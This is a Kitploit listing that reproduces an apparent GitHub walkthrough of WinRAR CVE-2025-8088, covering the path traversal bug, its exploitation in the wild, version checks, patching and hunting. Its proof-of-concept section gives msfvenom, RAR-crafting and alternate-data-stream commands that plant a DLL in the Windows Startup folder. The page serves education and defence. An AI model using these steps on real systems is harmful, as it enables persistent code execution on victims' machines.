
Skip to content
KitploitKITPLOIT
ToolsBlog
Log in
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2025-8088-WinRAR-Zero-Day-Path-Traversal — An engaging walkthrough on uncovering, patching, and securing the WinRAR CVE-2025-8088 with a hands-on hacker’s twist. | Kitploit
Tools/GitHubGitHub/adityabhatt3010/cve-2025-8088-winrar-zero-day-path-traversal
Vulnerability AnalysisExploitationWeb Application ExploitationForensicsMalware AnalysisPenetration TestingThreat IntelligenceLearning & EducationIncident Response
GitHubadityabhatt3010/cve-2025-8088-winrar-zero-day-path-traversal

CVE-2025-8088-WinRAR-Zero-Day-Path-Traversal

An engaging walkthrough on uncovering, patching, and securing the WinRAR CVE-2025-8088 with a hands-on hacker’s twist.

View Repository
12311 year agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2025-8088: WinRAR’s Zero-Day Path Traversal — From Zero to Pwn 🗿


Intro – The “Old Friend” Just Got Caught Slipping

WinRAR — the dusty classic everyone has installed but no one updates — just got slapped with a high-severity zero-day: CVE-2025-8088.

  • Severity: CVSS v3.1 → 8.8 (High)
  • Exploited in the wild by threat actors like RomCom (Storm-0978) and Paper Werewolf.
  • Patched in: WinRAR 7.13 (released July 30, 2025).
  • If you’re on 7.12 or below — you’re a sitting duck.

CISA even shoved this into their Known Exploited Vulnerabilities catalog, with a remediation deadline of Sept 2, 2025. This isn’t just theory — this is live fire.
Cover


What’s the Bug? 🧩

  • Type: Path Traversal (directory traversal)
  • Twist: Uses Alternate Data Streams (ADSes) to hide payloads
  • Impact: Malicious RAR files can extract stuff outside the intended folder — think: ..\Startup\evil.dll
  • Result: Arbitrary file placement → persistence → backdoor → RAT city.

Affected: WinRAR for Windows (≤7.12), UnRAR.dll, Portable UnRAR Safe: Linux, Unix, Android builds.


First Things First — Are You Vulnerable? 🕵️‍♂️

Before panicking or playing hacker, check your version.

How to Check:

  • GUI: Open WinRAR → Help → About WinRAR
  • CMD/Powershell:
winget list WinRAR

(or run winrar.exe from its install directory)

  • DLL Check: Right-click UnRAR.dll → Properties → Details.

When I started writing this, I was on 7.10 — yeah, ripe for the picking 🗿🐔🍗.

WinRAR_Version


How to Patch (Before Someone Patches You) 🛡️

  1. Download latest from: rarlab.com/download.htm
  2. Choose 64-bit or 32-bit as per your system.
  3. Run installer → it will overwrite your old build.
  4. Verify: Help → About WinRAR → should read 7.13 or above.
  5. Replace UnRAR.dll in dependent tools, if any.

WinRAR doesn’t auto-update — set a calendar ping, don’t become a static target.

WinRAR_Version_Updated

PS: Ignore my wallpaper flex here — had to show off a little! 😏


Exploitation in the Wild ⚔️

  • RomCom (Storm-0978): Spear-phishing job application decoys, Ukraine-related targets.
  • Paper Werewolf: Jumped in shortly after, targeting Russian orgs.
  • Delivered payloads: SnipBot, RustyClaw, Mythic Agent variants.
  • Dropped malicious DLLs/LNKs into %TEMP% & Startup folders.
  • CISA listed it August 12, 2025 → deadline: Sept 2, 2025.

Proof of Concept (PoC) – Controlled Lab Only! 🧨

⚠ Disclaimer: This is for educational & authorized security testing only. Don’t go full gremlin 🗿.

Step 1: Generate a Malicious DLL

msfvenom -p windows/x64/exec CMD=calc.exe -f dll > evil.dll

Step 2: Craft a Traversal RAR

winrar a -ep -ap"\\..\\..\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\" payload.rar evil.dll

Step 3: (Optional) ADS Stealth

type evil.dll > legit.txt:evil.dll

Step 4: Extract with Vulnerable WinRAR

Boom — evil.dll ends up in Startup. Next reboot? Hello calc.exe.

Workflow


Mitigation & Hunting 🐺

  • Patch → WinRAR 7.13+

  • Look for suspicious .dll or .lnk in:

    • %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup
    • %TEMP%
  • Monitor ADS:

    streams.exe -s C:\
    
  • IDS/IPS rule: flag RAR with ..\ sequences.

  • Nessus/Qualys plugins already live.


Key Timeline

  • July 18, 2025 – ESET discovers active exploitation
  • July 30, 2025 – Patch released (7.13)
  • August 12, 2025 – Added to CISA KEV Catalog
  • Sept 2, 2025 – Mandatory remediation deadline for federal agencies

Final Words – Patch or Perish 🗿

This wasn’t a “maybe-one-day” vuln — this was weaponized before disclosure. If you’re still sitting on 7.10 (like I was when writing this), patch now. If you’re on the red team side, treat this as a case study in how old tools become new attack vectors.

Download Tool